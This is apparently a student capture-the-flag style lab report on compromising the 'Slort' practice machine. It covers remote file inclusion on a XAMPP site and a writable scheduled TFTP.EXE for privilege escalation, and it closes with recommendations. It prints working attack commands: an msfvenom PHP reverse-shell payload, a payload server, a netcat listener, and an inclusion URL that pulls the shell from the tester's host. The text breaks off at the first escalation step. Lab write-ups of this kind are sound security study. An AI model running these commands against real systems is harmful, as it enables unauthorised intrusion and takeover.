CSOC 1020: Lab Assignment #3- Slort

Prepared By: Vyomesh Jethava (Student Id: 219929900)

Table of Contents

Remote File Inclusion Leads to System Compromise .... **Error! Bookmark not defined.**

Description 1

Impact 1

Recommendations 1

Steps to Reproduce 3

TFTP.EXE File Execution Leads to Admin Access 7

Description 7

Impact 7

Recommendations 7

Steps 8

Remote File Inclusion leads to System Compromise

Description

First, we did fuzz on IP address and found web application on port 8080 which contains web page in which URL specifying php file hosting main page so I predict that if we change file and inject malicious file which can help us getting reverse shell to the system. Using Python Server on local system, we hosted reverse shell file and attached file path to URL, so we got shell access at listener port mentioned in file. At the end using this file inclusion we got system access with normal user “Rupert”.

As we got access to system, but it is a normal user “rupert” but to get Administrator access, we will have to find file which have admin privilege so we can access that. After looking directories, we found a file which describes that it gets execute every 5 minute and we can modify that file without any authorization. So, we downloaded a reverse shell file with EXE extension using same name and replaced at destination path so it will automatically get executed every 5 minutes. This way we got shell access at port listener, and we can do any changes to admin account remotely. So after getting Rupert user access, malicious attacker or user Rupert with malicious intent can get admin access.

Impact

Web application is using GET URL method which displays URL data. This attracted attacker to inject malicious reverse shell file and got local user access to system. This cause break in Confidentiality of web user as data of user can’t be seen publicly and it should be shared between organization and user only. In addition, if attacker misuse information which are visible to user only, will leads to integrity issue between organization and user Rupert.


Then giving TFTP.EXE file execute privilege without disabling modify access, attacker modified file with same name to avoid conflict. After admin access, attacker can modify or delete web application which can lead to CIA triad as well as company’s business loss and reputation loss.

Recommendations

- POST URL method can be used in which directory path will not be shown in URL, instead it will be stored in message body.
- Giving 401 unauthorized signal when someone tries to manipulate URL path which is not predefined.
- Encoding HTPP request.
- Testing web application inside the company before publishing.


Steps to Reproduce

1. For Slort Lab, 192.168.199.53 IP address has been assigned. Now we will perform network scan using open-source tool Nmap to check open ports. Port 4443 and 8080 are assigned for Apache Server.



```
┌──(root㉿darkv3nom)-[/home/darkv3nom]
└─# nmap -sS -sV -p- 192.168.199.53
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-08 22:05 IST
Nmap scan report for 192.168.199.53
Host is up (0.026s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           FileZilla ftpd 0.9.41 beta
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3306/tcp  open  mysql?
4443/tcp  open  http          Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
5040/tcp  open  unknown
8080/tcp  open  http          Apache httpd 2.4.43 ((Win64) OpenSSL/1.1.1g PHP/7.4.6)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-b
in/submit.cgi?new-service :
SF-Port3306-TCP:V=7.93%I=7%D=8/8%Time=64D26ED8%P=x86_64-pc-linux-gnu%r(NUL
SF:L,4D,"I\0\0\x01\xffj\x04Host\x20'192\.168\.45\.244'\x20is\x20not\x20all
SF:owed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(GenericLin
SF:es,4D,"I\0\0\x01\xffj\x04Host\x20'192\.168\.45\.244'\x20is\x20not\x20al
SF:lowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(TLSSessio
SF:nReq,4D,"I\0\0\x01\xffj\x04Host\x20'192\.168\.45\.244'\x20is\x20not\x20
SF:allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(FourOhF
SF:ourRequest,4D,"I\0\0\x01\xffj\x04Host\x20'192\.168\.45\.244'\x20is\x20n
```

2. On http://192.168.199.53:8080 URL we can see that XAMPP server has been hosted. But we can't find any proof to exploit.



XAMPP Apache + MariaDB + PHP + Perl

Welcome to XAMPP for Windows 7.4.6

You have successfully installed XAMPP on this system! Now you can start using Apache, MariaDB, PHP and other components. You can find more info in the FAQs section or check the HOW-TO Guides for getting started with PHP applications.

XAMPP is meant only for development purposes. It has certain configuration settings that make it easy to develop locally but that are insecure if you want to have your installation accessible to others. If you want have your XAMPP accessible from the internet, make sure you understand the implications and you checked the FAQs to learn how to protect your site. Alternatively you can use WAMP, MAMP or LAMP which are similar packages which are more suitable for production.

Start the XAMPP Control Panel to check the server status.


Community

XAMPP has been around for more than 10 years – there is a huge community behind it. You can get involved by joining our Forums, adding yourself to the Mailing List, and liking us on Facebook, following our exploits on Twitter, or adding us to your Google+ circles.


Contribute to XAMPP translation at translate.apachefriends.org.

Can you help translate XAMPP for other community members? We need your help to translate XAMPP into different languages. We have set up a site, translate.apachefriends.org, where users can contribute translations.

3. Now we will use open-source tool Dirsearch for fuzzing URL and we found website on http://192.168.199.53:8080/site/index.php?page=main.php




```
┌──(root㉿darkv3nom)-[/home/darkv3nom]
└─# dirsearch -u 192.168.199.53:8080

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /root/.dirsearch/reports/192.168.199.53-8080_23-08-08_22-27-07.txt

Error Log: /root/.dirsearch/logs/errors-23-08-08_22-27-07.log

Target: http://192.168.199.53:8080/

[22:27:07] Starting:
[22:27:07] 403 -    1KB - /%C0%AE%C0%AE%C0%AF
[22:27:07] 403 -    1KB - /%ff
[22:27:07] 403 -    1KB - /%3f/
[22:27:08] 403 -    1KB - /.htaccess.orig
[22:27:08] 403 -    1KB - /.htaccessOLD
[22:27:08] 403 -    1KB - /.html
[22:27:08] 403 -    1KB - /.htm
[22:27:08] 403 -    1KB - /.htaccess.bak1
[22:27:08] 403 -    1KB - /.ht_wsr.txt
[22:27:08] 403 -    1KB - /.htaccess_sc
[22:27:08] 403 -    1KB - /.htaccessBAK
[22:27:08] 403 -    1KB - /.htaccessOLD2
[22:27:08] 403 -    1KB - /.htpasswds
[22:27:08] 403 -    1KB - /.htaccess.sample
[22:27:08] 403 -    1KB - /.htaccess.save
[22:27:08] 403 -    1KB - /.htaccess_extra
```




Here, we can see that page=main.php says that main.php file is called in URL so we can try to upload file and then access it.


4. Now we will download PHP file which will help getting reverse shell using msfvenom tool in which we are using port 21, in which we will have open listener. Now to upload it on website, we will host PHP file using Python Local Server on port 80.



```
┌──(root㉿darkv3nom)-[/home/darkv3nom]
└─# msfvenom -p php/reverse_php LHOST=192.168.45.244 LPORT=21 -f raw > reverse.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 2995 bytes
```




```
┌──(root㉿darkv3nom)-[/home/darkv3nom/Downloads]
└─# python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.45.244 - - [08/Aug/2023 23:16:11] "GET / HTTP/1.1" 200 -
192.168.45.244 - - [08/Aug/2023 23:16:11] code 404, message File not found
192.168.45.244 - - [08/Aug/2023 23:16:11] "GET /.git/HEAD HTTP/1.1" 404 -
192.168.45.244 - - [08/Aug/2023 23:16:11] code 404, message File not found
192.168.45.244 - - [08/Aug/2023 23:16:11] "GET /favicon.ico HTTP/1.1" 404 -
192.168.45.244 - - [08/Aug/2023 23:17:32] "GET / HTTP/1.1" 200 -
192.168.199.53 - - [08/Aug/2023 23:17:56] "GET /reverse.php HTTP/1.0" 200 -
192.168.199.53 - - [08/Aug/2023 23:18:27] "GET /reverse.php HTTP/1.0" 200 -
```



```
┌──(root㉿darkv3nom)-[/home/darkv3nom/Downloads]
└─# nc -nvlp 21
listening on [any] 21 ...
```


5. Now after accessing webpage http://192.168.199.53:8080/site/index.php?page=http://192.168.49.230/reverse.php we found system access on port 21 listener.


root@darkv3nom: /home/darkv3nom/Downloads
File Actions Edit View Help

```
┌──(root㉿darkv3nom)-[/home/darkv3nom/Downloads]
└─# nc -nvlp 21
listening on [any] 21 ...
connect to [192.168.45.244] from (UNKNOWN) [192.168.199.53] 51170
whoami
slort\rupert
```

6. At the end we got flag from local system at the desktop.

Path: C:\Users\rupert\local.txt



```
cd Desktop
dir
 Volume in drive C has no label.
 Volume Serial Number is 6E11-8C59

 Directory of C:\Users\rupert\Desktop

05/04/2022  01:53 AM    <DIR>          .
05/04/2022  01:53 AM    <DIR>          ..
08/08/2023  09:29 AM                34 local.txt
               1 File(s)             34 bytes
               2 Dir(s)  28,613,988,352 bytes free
type local.txt
a2d238dc27bc9452629a3ec67df7cce2
```

Remote File Inclusion leads to System Compromise

Description

As we got access to system, but it is a normal user “Rupert” but to get Administrator access, we will have to find file which have admin privilege so we can access that. After looking directories, we found a file which gets execute every 5 minute and file can be modify without any restrictions. So, we downloaded a reverse shell file with EXE extension using same name (TFTP.EXE) and replaced at destination path so it will automatically get execute. This way we got admin account shell access at port listener, and any changes to admin account can be done remotely. So, after getting Rupert user access, malicious attacker or user Rupert with malicious intent can get admin access.

Impact


System knows that it must execute file name TFTP.EXE without any conditions. So, replacing malicious file with name TFTP.EXE for execution privilege without modification access, with same name to avoid conflict to the system. After admin access, organization can lead to issues like Confidentiality of information, Integrity of data and Availability issue as attacker can modify or delete web application as well as company’s business loss and reputation loss.

Recommendations

- Least privilege access can be applied on files to avoid modifying by another user than admin so no one would have replaced malicious file using same file name.
- File with these execution privileges should not be modified or replaced without admin permission.

Steps to Reproduce


1. Now to get admin access, we can see file TFTP.EXE description that it gets execute every 5 minutes and it doesn't need admin access so if we replace that file with reverse shell file using same name then without any restriction, that file will get executed.



